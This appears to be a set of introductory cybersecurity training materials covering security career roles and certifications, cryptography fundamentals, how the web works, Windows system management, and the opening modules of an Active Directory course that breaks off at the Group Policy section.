Entry-Level Roles

1. Security Analyst / SOC Analyst

Description: Monitors networks and systems for security breaches, investigates alerts, and escalates threats.
Qualifications:

- Bachelors in cybersecurity or IT
- Basic understanding of networking and SIEM tools (e.g., Splunk)
- CompTIA Security+, CySA+

2. IT Security Administrator

Description: Maintains security systems and implements access controls and firewalls.
Qualifications:

- Bachelor's degree in IT
- Familiarity with firewalls, VPNs, and security policies
- CompTIA Security+, Cisco CCNA Security

3. Incident Response Technician

Description: First responder to cyber incidents, contains threats, and documents findings.
Qualifications:

- Bachelors in cybersecurity or related field
- Knowledge of incident response frameworks (e.g., NIST)
- CompTIA Security+, GIAC Certified Incident Handler (GCIH)

4. Network Security Technician

Description: Assists in protecting and configuring secure network infrastructure.
Qualifications:

- Basic networking knowledge (TCP/IP, subnets)
- CCNA, CompTIA Network+

5. Vulnerability Analyst

Description: Scans and analyzes systems for vulnerabilities and reports risk.
Qualifications:

- Understanding of common vulnerabilities (CVEs)
- Experience with scanning tools (Nessus, Qualys)
- CompTIA Security+, OSCP (optional)

6. Cybersecurity Support Specialist

Description: Provides technical support on security software and access issues.
Qualifications:

- Associate's or Bachelor's in IT
- Customer service skills + technical knowledge
- Entry-level certifications (Security+, A+)

Mid-Level Roles

7. Penetration Tester (Ethical Hacker)

Description: Simulates real-world attacks to find and exploit vulnerabilities.
Qualifications:

- Strong knowledge of networking, scripting, and OS internals
- CEH, OSCP, eJPT (for junior roles)

8. Threat Intelligence Analyst

Description: Gathers and analyzes cyber threat data to prevent attacks.
Qualifications:

- Knowledge of threat actor tactics (MITRE ATT&CK)
- Experience with threat feeds and indicators of compromise (IOCs)
- CompTIA CySA+, GIAC Cyber Threat Intelligence (GCTI)

9. Digital Forensics Analyst

Description: Investigates digital crimes by analyzing devices and logs.
Qualifications:

- Strong investigative mindset
- Tools: EnCase, FTK, Autopsy
- GIAC Certified Forensic Analyst (GCFA)

10. Security Engineer

Description: Designs and implements secure infrastructure and mitigations.
Qualifications:

- Proficiency in security tools and systems architecture
- CISSP, GIAC certifications

11. Security Consultant

Description: Advises clients or companies on best security practices.
Qualifications:

- Broad knowledge of security standards (ISO 27001, NIST)
- CISA, CISSP

12. Red Team Operator

Description: Simulates advanced attacks to test organizational readiness.
Qualifications:

- Advanced knowledge of offensive tactics
- OSCP, CRTO, Red Team Ops certifications

13. Blue Team Defender

Description: Focuses on detection, defense, and response to cyber threats.
Qualifications:

- Familiarity with SIEM, EDR, and log analysis
- CySA+, GCIA, or Blue Team Level certifications

Advanced / Senior Roles

14. Security Architect

Description: Designs complex security infrastructure and system architecture.
Qualifications:

- Years of experience in various security domains
- CISSP-ISSAP, TOGAF (for architecture)

15. Cybersecurity Manager

Description: Leads teams and oversees cybersecurity operations.
Qualifications:

- Management experience + technical background
- CISSP, CISM

16. Incident Response Lead

Description: Manages the team during active cyber incidents.
Qualifications:

- Experience in IR, malware analysis
- GCIH, GCFA, CISSP

17. Malware Analyst / Reverse Engineer

Description: Dissects malware to understand its functionality and origins.
Qualifications:

- Deep understanding of assembly, Windows internals
- GREM, OSCE, RE tools (IDA Pro, Ghidra)

18. Cybersecurity Researcher

Description: Explores new threats, vulnerabilities, and attack techniques.
Qualifications:

- Strong R&D skills, often a PhD or advanced degree preferred
- OSCP, or specialized exploit dev experience

19. Application Security Engineer

Description: Secures web, mobile, and desktop applications against vulnerabilities.
Qualifications:

- Experience with secure coding practices (OWASP)
- Certifications: CSSLP, GWAPT

20. Cloud Security Engineer

Description: Focuses on securing cloud environments (AWS, Azure, GCP).
Qualifications:

- Experience with cloud security controls
- Certifications: AWS Certified Security – Specialty, Azure SC-300

Specialized Roles

21. GRC Analyst

Description: Manages risk, compliance, and regulatory frameworks.
Qualifications:

- Knowledge of frameworks (NIST, ISO, HIPAA)
- CISA, CRISC

22. Privacy Officer / DPO

Description: Ensures data privacy compliance (GDPR, CCPA).
Qualifications:

- Legal and regulatory knowledge
- CIPP/E, CIPM

23. Cryptographer

Description: Develops secure encryption systems and algorithms.
Qualifications:

- Background in mathematics/computer science
- Advanced degree + cryptographic experience

24. DevSecOps Engineer

Description: Integrates security into DevOps pipelines.
Qualifications:

- Knowledge of CI/CD, IaC, and security tooling
- Certifications: DevSecOps Foundation, Kubernetes Security

25. Security Automation Engineer

Description: Builds automation tools for threat detection and response.
Qualifications:

- Programming (Python, PowerShell)

- Experience with SOAR platforms (Splunk Phantom, Palo Alto XSOAR)

26. ICS/SCADA Security Specialist

Description: Secures industrial systems used in utilities and manufacturing.
Qualifications:

- Knowledge of OT environments, protocols (Modbus, DNP3)
- GIAC Global Industrial Cyber Security Professional (GICSP)

Leadership Roles

27. Chief Information Security Officer (CISO)

Description: Executive responsible for overall cybersecurity strategy.
Qualifications:

- Years of leadership experience
- MBA or similar + CISSP, CISM

28. Security Program Director

Description: Oversees large-scale security programs and projects.
Qualifications:

- Project management + cybersecurity background
- PMP + CISM or CISSP

29. Cybersecurity Operations Director

Description: Leads SOC, incident response, and day-to-day security ops.
Qualifications:

- Deep operational experience
- CISSP, GIAC, leadership certifications

Cryptography

1. Introduction

Cryptography is the discipline that turns mathematical abstractions into practical tools for securing communication and data. It is the reason your phone can send a credit-card number over café Wi-Fi without fear, why spacecraft can receive commands from Earth without hostile tampering, and how dissidents can organise under repressive regimes. At its core sit four security goals:

- **Confidentiality** – keeping content secret from unauthorised parties.
- **Integrity** – detecting any unauthorised modification.
- **Authenticity** – proving the origin of a message.
- **Non-repudiation** – preventing the sender from later denying authorship.

Cryptography achieves these goals with *primitives* such as ciphers, hash functions and digital signatures, which are combined into higher-level *protocols*. Because threat models evolve—new mathematics, faster hardware, novel side-channel leaks—designers emphasise public standards, open peer review and conservative margins of safety. Mastery of the fundamentals therefore begins not with exotic research topics but with a clear grasp of the basic building blocks and how they interact inside real systems. This chapter-length overview sets out to deliver that grasp, guiding you through the essential ideas, algorithms, protocols and implementation pitfalls that make modern cryptography work.

---

2. A Brief Historical Arc

Humanity has sought private communication for as long as it has written language. Spartan generals (ca. 400 BCE) wrapped parchment around a rod—the *scytale*—so that letters aligned only on a rod of identical diameter. Julius Caesar shifted each letter three places along the Latin alphabet, a simple substitution cipher immortalised as the "Caesar shift." The Renaissance brought Blaise de Vigenère's polyalphabetic table, which resisted frequency analysis for three centuries until Charles Babbage and Friedrich Kasiski exposed its weakness.

Mechanisation arrived during the world wars. Germany's electro-mechanical Enigma relied on rotating rotors but succumbed to Polish mathematicians and Alan Turing's *bombe*. Claude Shannon's 1949 paper "Communication Theory of Secrecy Systems" provided the first rigorous definition of *perfect secrecy*. The modern era dawned in 1976, when Whitfield Diffie and Martin Hellman introduced public-key cryptography and, with Ralph Merkle, the first practical key-exchange protocol. RSA followed in 1977, and by 2001 the Advanced Encryption Standard (AES) replaced DES, marking the beginning of today's standards-based landscape.

---

3. Core Security Properties

Every real-world cryptographic design is evaluated against four intertwined properties:

- **Confidentiality** – without the correct key, an adversary should gain no information about plaintext from ciphertext (*semantic security*).
- **Integrity** – any bit-flips, insertions or deletions must be detectable; Message Authentication Codes (MACs) and authenticated-encryption modes provide this guarantee.
- **Authenticity** – the receiver must be certain who sent the message; public-key certificates tie cryptographic keys to human or organisational identities.
- **Non-repudiation** – a validly signed message can be proven in court even if the signer later protests.

Systems also value **availability** (keys remain usable) and **forward secrecy** (compromise of long-term keys does not decrypt past traffic). These goals are realised by orchestrating primitives into carefully analysed protocols whose security proofs relate system behaviour to well-studied mathematical problems.

---

4. Symmetric-Key Cryptography

Symmetric ciphers use the same secret key for both encryption and decryption, offering speed and constant-time operations suitable for high-throughput hardware. The workhorse is the **Advanced Encryption Standard (AES)**—a

substitution–permutation network operating on 128-bit blocks with 10, 12 or 14 rounds for 128-, 192- and 256-bit keys respectively. AES was selected in 2001 to replace the ageing Data Encryption Standard (DES), whose 56-bit key succumbed to exhaustive search.

Block ciphers alone are insufficient because identical plaintext blocks would produce identical ciphertext. *Modes of operation* blend unpredictable *initialisation vectors* (IVs) or counters with each block:

- CBC (Cipher Block Chaining) – XORs each plaintext block with the previous ciphertext block.
- CTR (Counter) – treats the block cipher as a keystream generator by encrypting a monotonically increasing counter.
- GCM (Galois/Counter Mode) – adds polynomial MACs, yielding *authenticated encryption with associated data* (AEAD).

Stream ciphers such as ChaCha20 output pseudorandom keystream bytes that are XORed with plaintext. Because reusing a keystream fatally reveals information, unique nonces and robust random number generators are essential ingredients alongside the cipher itself. (NIST Computer Security Resource Center)

---

5. Asymmetric-Key Cryptography

Asymmetric cryptography separates keys into a public component for encryption or verification and a private component for decryption or signing, removing the logistical nightmare of sharing a secret ahead of time. The original scheme, RSA, relies on factoring a composite modulus N=pqN=pq. Security scales with modulus size: 2048-bit keys are common, while 3072-bit or stronger are mandated for long-lived certificates.

Key exchange is handled by Diffie–Hellman (DH): two parties choose secrets *a* and *b*, exchange gag^a and gbg^b, and compute gabg^{ab} as their shared secret. Replacing integers modulo pp with points on an elliptic curve yields ECDH, providing equivalent security with far shorter keys (e.g., Curve 25519 uses 256-bit keys). Smaller keys mean faster handshakes and lighter certificates—critical for mobile devices. Asymmetric primitives also underpin digital signatures (Section 7) and PKI (Section 8). Their

downside is computational cost—several orders of magnitude slower than AES—so protocols negotiate an asymmetric handshake, then switch to symmetric encryption for bulk data.

---

6. Cryptographic Hash Functions

A cryptographic hash function HH maps an input of arbitrary length to a fixed-length digest in a way that is deterministic yet practically irreversible. Strong hashes satisfy:

1. *Preimage resistance*: given a digest, finding any input that maps to it is infeasible.

2. *Second-preimage resistance*: given one input, finding a different input with the same digest is infeasible.

3. *Collision resistance*: finding *any* two inputs that collide is infeasible.

SHA-2 (SHA-256, SHA-512) remains dominant for TLS and cryptocurrencies, while SHA-3, standardised in 2015, uses the Keccak sponge construction to resist length-extension attacks. Hashes power integrity checks, password storage (with salt and key-stretching), deterministic randomness generators, commitment schemes and HMACs. When combined with a secret key, a hash yields a Message Authentication Code; HMAC-SHA-256 underpins OAuth tokens, JSON Web Signatures and countless APIs.

---

7. Digital Signatures

Digital signatures bind identities to messages, delivering authenticity and non-repudiation. The workflow hashes the message and applies a private-key operation; verification recomputes the hash and uses the public key.

- RSA-PSS – signs by raising the padded hash to the secret exponent dd modulo NN.

- DSA / ECDSA – leverage discrete logarithms in integer and elliptic-curve groups respectively; reused nonces leak the private key.

- EdDSA (e.g., *Ed25519*) – a modern, deterministic variant on twisted Edwards curves that avoids nonce-reuse disasters and supports efficient batch verification.

To sign large binaries or structured data, one signs the hash rather than raw bytes, keeping signature sizes manageable. Later (Section 11) we revisit signatures designed to survive quantum adversaries, but for most contemporary applications Ed25519 offers an appealing balance of speed, key size and security.

---

8. Key Management and Public Key Infrastructure

Cryptographic strength is meaningless if keys leak or go stale. **Key management** spans:

- **Generation** – harvest entropy from hardware noise, then seed OS pools.

- **Storage** – keep private keys inside HSMs, TPMs or Secure Enclaves.

- **Distribution** – use DH/ECDH during TLS handshakes or ship public keys inside X.509 certificates.

- **Rotation & Revocation** – certificates expire; OCSP and CRLs announce premature revocation.

- **Backup & Destruction** – encrypted backups guard against loss; shredding media prevents forensic recovery.

PKI translates public keys into meaningful identities. Certificate Authorities sign certificates binding subject names to public keys. Browsers ship with trust stores of hundreds of CAs; compromise of any CA undermines the chain. Certificate Transparency logs and domain-validation audits mitigate mis-issuance by adding public, append-only ledgers anyone can monitor.

---

9. Cryptographic Protocols

Primitives become useful only when stitched into *protocols* that specify message formats, handshake sequences and error handling. TLS 1.3 proceeds:

1. ClientHello – client sends random bytes, supported cipher suites and an ECDH key-share.

2. ServerHello – server chooses parameters, replies with its certificate and a key-share.

3. Key derivation – both derive a shared secret, expand it via HKDF into traffic keys.

4. Encrypted handshake – identities and parameters are authenticated before application data flows.

TLS 1.3 removed fragile constructs and halved handshake latency, enabling *0-RTT* resumes. Other protocols include IPsec (layer-3 VPNs), SSH (remote shell) and Signal's Double Ratchet (secure messaging with post-compromise forward secrecy). Their security rests not only on sound mathematics but also on exact state machines, constant-time coding and graceful fallback rules that avoid downgrade attacks.

---

10. Cryptanalysis and Attack Vectors

Cryptanalysis is the counterpoint to cryptography, probing for weaknesses and ensuring primitives meet advertised strength. Classical substitution systems fell to *frequency analysis*. Modern symmetric ciphers withstand analogous attacks, yet reduced-round variants let academics measure security margins.

- Differential & linear cryptanalysis – track input differences or linear approximations through S-boxes.

- Algebraic attacks – model stream ciphers as polynomial systems solved by Gröbner bases.

- **Impossible-differential & integral attacks** – break some lightweight ciphers with combinatorial arguments.

More alarming are **side-channel attacks** that bypass mathematics entirely: timing (Lucky-13), power analysis, electromagnetic leakage and deliberate fault injection. Countermeasures include constant-time code, masking, blinding and tamper-resistant packaging, reminding us that real security demands a holistic view of software, hardware and environment.

---

11. Post-Quantum Cryptography

Quantum computers equipped with Shor's algorithm could factor 2048-bit RSA in hours and break elliptic-curve Diffie–Hellman outright, jeopardising TLS and software updates worldwide. Symmetric ciphers suffer only quadratic speed-ups under Grover's algorithm, so doubling key sizes (e.g., AES-256) suffices. The greater challenge lies in replacing public-key primitives.

The U.S. National Institute of Standards and Technology began a public competition in 2016 and, in July 2022, announced four frontrunner algorithms for standardisation: **CRYSTALS-Kyber** for key encapsulation and **CRYSTALS-Dilithium**, **FALCON** and **SPHINCS+** for digital signatures. Draft FIPS documents for the first three appeared in 2023, with FALCON following in 2024.(NIST) All rely on lattice- or hash-based problems believed resistant to quantum attacks.

Migration is under way: Google has trialled Kyber-hybrid TLS in Chrome, and OpenSSH 9 enables optional PQC key exchange. Best practice is *hybridisation*—negotiating both classical and post-quantum keys—so that compromise of one primitive does not collapse the session. Transition timelines span a decade because hardware tokens, embedded systems and certificate lifecycles change slowly.

---

12. Advanced Topics: Homomorphic, Zero-Knowledge and Threshold Schemes

Research pushes cryptography beyond secrecy into *functional* security—allowing computations and assurances impossible a decade ago.

- **Fully Homomorphic Encryption (FHE)** lets cloud servers compute arbitrary functions on ciphertexts. Although bootstrapping noise still slows throughput

by orders of magnitude, specialised hardware and schemes (CKKS, BFV, TFHE) are closing the gap.

- **Zero-Knowledge Proofs (ZKPs)** let a prover convince a verifier that a statement is true without revealing *why*. Succinct non-interactive proofs (zk-SNARKs) power privacy coins and roll-ups; transparent zk-STARKs remove trusted setups at the cost of larger proofs.

- **Threshold cryptography** splits a private key into *n* shares so that any *t* of them can sign or decrypt. This guards cryptocurrency cold wallets and election systems against insider compromise.

These innovations show cryptography's trajectory: not merely hiding data but enabling rich, verifiable computation under strong privacy constraints.

---

13. Implementing Cryptography Safely

History shows that flawed implementation, not broken maths, causes most compromises. The *Debian-OpenSSL* bug (2008) reduced entropy to 2^{15} possibilities; *Heartbleed* (2014) let attackers read 64 kB of server memory—including private keys—because of a missing bounds check; *ROCA* (2017) stemmed from weak RSA key generation in a hardware library.

Secure practice means:

- **Use vetted libraries** – libsodium, BoringSSL, RustCrypto.

- **Prefer AEAD APIs** – avoid manual encrypt-then-MAC sequences.

- **Employ memory-safe languages** or hardened C subsets.

- **Automate testing** – formal verification, fuzzing, CI.

- **Monitor side-channels** – constant-time coding, masking, blinding.

Cryptography must integrate with secure design patterns—least privilege, defence in depth and secure defaults—because perfect ciphers cannot salvage an application riddled with injection flaws or misconfigured access controls.

---

14. Legal, Policy and Ethical Dimensions

Cryptography shapes and is shaped by law, politics and ethics. Early U.S. export rules treated strong encryption as munitions, restricting browsers to 40-bit keys. Today, the EU's **GDPR** incentivises encryption by fining data leaks, while HIPAA sets sector-specific requirements. Efforts to mandate "exceptional access," from the 1990s **Clipper Chip** to modern client-side scanning proposals, raise fears of systemic vulnerability. Civil-society groups argue backdoors erode privacy and chill speech, whereas some law-enforcement bodies warn of "going dark."

Export control regimes, patent landscapes and standards bodies (IETF, ISO, NIST) influence which algorithms dominate. Ethical practice demands transparency, open algorithms and the right of individuals to secure their data from both criminals and overreaching states.

---

15. Conclusion

From the wooden scytale to quantum-resistant lattices, cryptography has progressed through an unending duel between inventors and attackers. Yet its basic pillars remain recognisable: symmetric keys for speed, asymmetric keys for open networking, cryptographic hashes for integrity and digital signatures for verifiable identity. Understanding these pillars—together with disciplined key management, protocol design and defensive implementation—empowers engineers to build the secure systems that underpin modern life.

The future promises both upheaval and opportunity. Quantum computing looms, while privacy-preserving computation, homomorphic encryption and zero-knowledge proofs open entire new categories of application. Behind every algorithm stands a global community of mathematicians, engineers and security professionals committed to rigorous peer review, responsible disclosure and open standards. Whether you aspire to design new primitives, implement secure applications or audit mission-critical systems, the journey begins with the basics—and those basics are now in your hands.

Understanding How the Web Works

1. Introduction

The web is an integral part of our lives, from browsing social media to managing bank accounts. But how does it actually work under the hood? This guide breaks down the mechanics of the web in an approachable way, covering its components, protocols, and the journey of a web request.

---

2. What is the Web?

The "web" is short for the World Wide Web, a system of interlinked hypertext documents and resources accessed via the Internet. When you visit a website, you're essentially retrieving content from servers located around the world.

The web consists of three foundational components:

- **Clients:** Devices like smartphones or computers that request and display web content.
- **Servers:** Machines that store web resources (HTML, images, scripts) and respond to client requests.
- **Protocols:** Rules that define communication, most notably HTTP and HTTPS.

---

3. The Internet vs. The Web

It's important to distinguish between the Internet and the Web:

- **The Internet** is the physical infrastructure: wires, routers, switches, and data centers.
- **The Web** is one service built on top of the Internet, like email or file sharing.

---

4. Domain Names and IP Addresses

Every device on the Internet has an **IP address**, a unique identifier (e.g., 192.168.0.1 or 2606:4700:4700::1111). However, IP addresses are hard to remember, which is why we use domain names (e.g., example.com).

Domain Name System (DNS)

DNS is like the Internet's phone book. When you type a domain into your browser:

1. The browser queries a DNS server.
2. The DNS server returns the IP address.
3. The browser uses this IP to contact the web server.

---

5. HTTP and HTTPS

Hypertext Transfer Protocol (HTTP) is the foundation of data exchange on the Web.

HTTP Request

An HTTP request is sent by the browser (client) to a server, including:

- **URL**: What resource is being requested.
- **Method**: Common ones include GET (retrieve data) and POST (send data).
- **Headers**: Metadata (e.g., browser type, language).

HTTP Response

The server responds with:

- **Status code** (e.g., 200 OK, 404 Not Found).
- **Headers** (e.g., content type).
- **Body** (e.g., HTML document).

HTTPS

HTTPS is the secure version of HTTP. It uses **SSL/TLS** to encrypt data, ensuring confidentiality and integrity.

---

6. How a Website Loads: Step by Step

Let's follow what happens when you visit https://example.com:

1. **You type the URL into the browser.**
2. **DNS resolution** converts example.com to an IP address.
3. **TCP connection** is established with the server (usually on port 443 for HTTPS).
4. **TLS handshake** occurs if HTTPS is used, setting up encryption.
5. **Browser sends an HTTP GET request** for the homepage.

6. Server responds with HTML content.
7. **Browser parses HTML** and makes additional requests for CSS, JavaScript, and images.
8. **Rendering Engine** paints the webpage on your screen.

---

7. Frontend vs Backend

Frontend

The frontend is everything the user interacts with:

- **Languages**: HTML, CSS, JavaScript
- **Technologies**: React, Angular, Vue
- **Responsibilities**: UI, client-side logic, animations

Backend

The backend is the server side of the web:

- **Languages**: Python, Node.js, Ruby, PHP, Java
- **Technologies**: Databases, APIs, authentication, file storage
- **Responsibilities**: Data processing, security, server logic

---

8. Web Servers and Databases

Web Servers

A web server handles HTTP requests and serves content. Examples:

- Apache
- Nginx
- Microsoft IIS

Databases

Web applications often need to store and retrieve data:

- **Relational** (SQL): MySQL, PostgreSQL
- **NoSQL**: MongoDB, Redis

---

9. APIs and REST

What is an API?

An **API (Application Programming Interface)** allows software to communicate. Web APIs use HTTP to send and receive data.

REST (Representational State Transfer)

A common architectural style for APIs. Characteristics:

- Stateless: Each request is independent.
- Uses standard HTTP methods: GET, POST, PUT, DELETE
- Data is usually exchanged in JSON format.

Example:

```
None
GET https://api.example.com/users
```

---

10. Cookies, Sessions, and Local Storage

Cookies

Small data stored on the client, often used for session management.

Sessions

Stored on the server. Track user state (e.g., logged-in status).

Local Storage

HTML5 feature allowing browsers to store data locally. Unlike cookies, it's not sent with every HTTP request.

---

11. Client-Side vs Server-Side Rendering

Client-Side Rendering (CSR)

- JavaScript builds content in the browser.
- Faster transitions, better user experience.
- Example: React, Angular

Server-Side Rendering (SSR)

- Server generates complete HTML pages.
- Better for SEO and initial load.

- Example: PHP, Django, Next.js (Hybrid)

---

12. Web Security Fundamentals

Common Threats:

- **XSS (Cross-Site Scripting):** Injecting malicious scripts.
- **SQL Injection:** Manipulating database queries.
- **CSRF:** Tricking users into performing actions without consent.

Defenses:

- Input validation
- Content Security Policy (CSP)
- HTTPS for encryption

---

13. Modern Web Technologies

HTML5

Latest standard of HTML with new tags and APIs.

CSS3

New styling features: animations, transitions, flexbox, grid.

JavaScript Enhancements

ES6+, modules, async/await, fetch API.

WebAssembly

Runs low-level code (e.g., C++) in the browser for performance-critical applications.

---

14. Developer Tools

Most browsers offer tools to debug and inspect websites:

- **Elements tab**: Inspect and edit HTML/CSS.
- **Console**: Log messages and run JS.
- **Network**: Monitor requests/responses.
- **Sources**: Debug JavaScript.

---

15. Conclusion

Understanding how the web works is crucial whether you're a developer, security analyst, or a curious user. By knowing how clients, servers, protocols, and browsers interact, you're better equipped to build, secure, and navigate the modern web.

Resources for Further Study

- MDN Web Docs
- Web.dev by Google
- CS50's Web Programming Course
- HTTP: The Definitive Guide

Windows System Management

Introduction

Windows is the most widely used desktop operating system in the world, powering both personal and enterprise environments. This course provides a comprehensive guide to managing Windows systems effectively, covering installation, configuration, administration, troubleshooting, and security. It is designed for beginners and intermediate users who want to deepen their knowledge and practical skills in Windows management.

Module 1: Understanding Windows Operating Systems

History and Evolution

Windows OS began as a graphical shell for MS-DOS and evolved into a robust multi-user, multitasking operating system. Key versions include:

- Windows XP: Introduced a stable user experience for homes and businesses.
- Windows 7: Known for its reliability and user-friendly interface.
- Windows 10: Unified platform for all device types.
- Windows 11: Modern design with improved productivity tools and security features.

Windows Editions

- **Home:** Basic features for personal use.
- **Pro:** Adds advanced features like BitLocker, Remote Desktop.
- **Enterprise:** Designed for large-scale deployment and management.
- **Education:** Similar to Enterprise but optimized for academic use.

Module 2: Installing and Configuring Windows

Installation Process

- System requirements (CPU, RAM, Disk space)
- Bootable USB creation
- Clean installation vs. upgrade

Initial Configuration

- Choosing regional settings and language
- Creating a user account
- Connecting to a network

Post-Installation Tasks

- Installing drivers
- Activating Windows
- Configuring updates via Windows Update

Module 3: User and Group Management

User Account Types

- Local accounts vs. Microsoft accounts
- Standard vs. Administrator accounts

User Management Tools

- Control Panel
- Settings app
- Local Users and Groups (lusrmgr.msc)

Group Policy

- Overview of Group Policy Objects (GPOs)
- Applying policies for security, desktop environment, and user access

---

Module 4: File and Storage Management

File System Overview

- NTFS vs. FAT32
- Understanding directory structure (C:\Users, C:\Program Files)

File Permissions

- Setting permissions for users and groups
- Inheritance and effective permissions

Storage Tools

- Disk Management (diskmgmt.msc)
- Creating, formatting, and resizing partitions
- Using Storage Spaces for redundancy

Module 5: Device and Driver Management

Device Manager

- Identifying hardware components
- Updating, rolling back, and uninstalling drivers

Troubleshooting Hardware

- Resolving device conflicts
- Using Event Viewer to diagnose issues

Module 6: Network Configuration

Basic Networking

- IP configuration, DNS, and DHCP
- Configuring network profiles: public, private, domain

File and Printer Sharing

- Enabling sharing settings
- Mapping network drives

Remote Access

- Remote Desktop Protocol (RDP)
- Remote Assistance

Module 7: Security and Updates

Windows Defender

- Real-time protection
- Manual and scheduled scans

Windows Firewall

- Managing rules and exceptions
- Monitoring network activity

Updates and Patching

- Windows Update settings
- Managing updates via Group Policy

Module 8: System Maintenance and Troubleshooting

Monitoring Tools

- Task Manager
- Resource Monitor
- Performance Monitor

System Restore and Recovery

- Creating and using restore points
- Advanced startup options

Troubleshooting Tools

- Windows Troubleshooter
- System File Checker (sfc /scannow)
- DISM for repair

Module 9: Automation and Scripting

Task Scheduler

- Creating scheduled tasks for maintenance

PowerShell Basics

- Common cmdlets (Get-Process, Get-Service, Set-ExecutionPolicy)
- Writing simple scripts for user management, file handling

Conclusion

Mastering Windows management involves understanding its architecture, managing user and system settings, ensuring security, and automating routine tasks. Whether you're managing a single PC or an entire network, the principles and tools covered in this course provide a solid foundation for effective Windows administration.

Active Directory Basics

Course Overview

Active Directory (AD) is Microsoft's cornerstone technology for centralized identity and access management in Windows-based enterprise environments. This beginner-friendly course introduces you to the concepts, components, and everyday administrative tasks that underpin almost every modern Windows network. By the end you will understand what Active Directory is, why organisations rely on it, and how to perform the most common operations safely and efficiently.

Learning Objectives

1. **Explain** the purpose of Active Directory and its place in a Windows domain.
2. **Identify** the core architectural elements (Forest, Domain, OU, Site, DC).
3. **Create and manage** users, groups, computers, and organisational units (OUs).
4. **Apply** basic Group Policy Objects (GPOs) to enforce configuration standards.
5. **Secure** an AD environment with fundamental best practices.

6. **Troubleshoot** common directory and authentication issues.

Target Audience and Prerequisites

This course is ideal for entry-level system administrators, help-desk technicians, and cybersecurity newcomers. Learners should already be comfortable navigating Windows and possess a basic grasp of computer networking (IP addresses, DNS, DHCP).

Module 1 — Introduction to Active Directory

1.1 What Is a Directory Service?

A directory service is a specialised database that stores information about network resources and makes that information available to users and applications. Unlike a general SQL database, a directory is optimised for read-heavy workloads and hierarchical organisation, so lookups are fast and scalable.

1.2 Evolution of Active Directory

- **Windows NT 3.1–4.0 (1993–1999):** Relied on a flat Security Account Manager (SAM) database, limiting scalability.
- **Windows 2000 Server (2000):** Introduced Active Directory with LDAP (Lightweight Directory Access Protocol) compatibility.
- **Windows Server 2003–2019:** Added features such as Universal Group Membership Caching, Read-Only Domain Controllers (RODCs), fine-grained password policies, and privilege access management (PAM).
- **Windows Server 2022+:** Continues to refine security, hybrid cloud integration, and admin UX.

1.3 Why Organisations Use Active Directory

- **Centralised Authentication:** Single sign-on (SSO) across workstations, servers, and applications.
- **Policy Enforcement:** Group Policy Objects push security baselines and configuration settings.
- **Delegated Administration:** Granular permissions allow teams to manage their own organisational unit without global privileges.
- **Integration:** Supports Kerberos, LDAP, DNS, and integrates with Azure Active Directory for hybrid identity.

1.4 High-Level Components

Component	Purpose
Domain Controller (DC)	Server that holds a copy of the AD database and responds to authentication requests.
Forest	Top-level security boundary containing one or more domains.
Domain	Logical partition of objects sharing the same namespace and policies.
Organisational Unit (OU)	Container used to group objects for administration and policy application.
Site	Physical grouping based on IP subnets to optimise replication.

> **Quick Check:** In a single sentence, explain why an OU is *not* a security boundary.

Module 2 — Active Directory Architecture

2.1 The Logical Model

Forest ➔ Domain ➔ OU ➔ Object – this hierarchy separates security boundaries (Forest), administrative boundaries (Domain), and delegation scopes (OU). Key points:

- A forest may contain multiple domains.
- Domains share a common schema and global catalog but maintain unique security policies.
- Objects inherit permissions and policies from parent containers unless overridden.

2.2 The Physical Model

Where the logical model organises data, the physical model focuses on *how* that data replicates.

- **Sites** map to one or more IP subnets.
- **Site Links** define replication schedules and costs.
- **Bridgehead Servers** manage inter-site replication traffic.

2.3 Replication Mechanics

1. **Intra-site** replication is automatic, frequent, and connection-oriented using RPC over Kerberos.
2. **Inter-site** replication is scheduled, compressed, and can use SMTP for read-only data.
3. **USN & High-Watermark Vector:** Ensure change consistency.
4. **Knowledge Consistency Checker (KCC):** Dynamically builds replication topology.

2.4 The Global Catalog & FSMO Roles

- **Global Catalog (GC):** Partial attribute replica that accelerates searches and supports universal group membership.
- **Flexible Single Master Operations (FSMO):** Five roles split across the forest:
    - **Schema Master** – Forest-wide schema changes.
    - **Domain Naming Master** – Adds/removes domains.
    - **RID Master** – Allocates relative identifiers.
    - **PDC Emulator** – Backward compatibility and time sync.
    - **Infrastructure Master** – Updates cross-domain references.

Best Practice: Distribute FSMO roles across at least two domain controllers per domain.

2.5 DNS Integration

Active Directory *requires* DNS. Each domain corresponds to a DNS namespace, e.g., **corp.example.com**. DCs register service (SRV) records so clients can locate:

- **_ldap._tcp.dc._msdcs.corp.example.com** – LDAP services.
- **_kerberos._tcp.corp.example.com** – Kerberos services.

Misconfigured DNS is responsible for the majority of AD logon failures.

> **Lab Exercise:** Use `nslookup -type=SRV _ldap._tcp.dc._msdcs.<yourdomain>` to verify service records.

Module 3 — Managing Active Directory Objects

3.1 Object Classes and Attributes

All AD objects derive from the **schema**. A *class* defines what attributes an object can possess; for example, a user class includes sAMAccountName, mail, and userPrincipalName.

3.2 User Lifecycle Management

1. **Provisioning:** Create accounts via *Active Directory Users and Computers* (ADUC), *PowerShell* (New-ADUser), or automated HR connectors.
2. **Password Policies:** Apply domain-level defaults or fine-grained policies.
3. **Department Moves:** Leverage group membership and OU moves for least privilege.
4. **Deprovisioning:** Disable, archive, or delete according to retention and compliance.

PowerShell Snippet:

```
None
New-ADUser -Name "Alice King" -GivenName Alice -Surname King
-UserPrincipalName alice.king@corp.example.com -Path
"OU=Sales,DC=corp,DC=example,DC=com" -AccountPassword (Read-Host
-AsSecureString) -Enabled $true
```

3.3 Groups and Access Strategy

- **Security Groups** vs **Distribution Groups** – only the former can be assigned permissions.
- **Scope:** Domain Local, Global, Universal.
- **AGDLP Methodology:** Place **A**ccounts into **G**lobal groups, put global groups into **D**omain **L**ocal groups, then **P**ermission resources to local groups. This minimises replication traffic.

3.4 Computer Accounts

When a Windows client joins the domain it creates a computer object with a machine password that changes every 30 days. Keep workstations in separate OUs to apply GPOs without affecting servers.

3.5 Organisational Units and Delegation

- Create OUs that map to business units or functions, not physical locations.
- Delegate control using the **Delegation of Control Wizard** or custom Access Control Entries (ACEs).
- Always apply the **Principle of Least Privilege** – grant only the rights required.

Module 4 — Group Policy Basics

4.1 What Is a GPO?

A Group Policy Object is a collection of settings that dictate how Windows computers behave and how the user interface appears. GPOs are linked to sites, domains, or OUs and applied in the following order: **Local ➔ Site ➔ Domain ➔ OU** (LSDOU).

4.2 Creating and Linking GPOs

1. Open **Group Policy Management Console (GPMC)**.
2. Create a new GPO or link an existing one to the desired container.
3. Edit settings via **Group Policy Management Editor**.
4. Force immediate processing with gpupdate /force.

4.3 Common Policy Categories

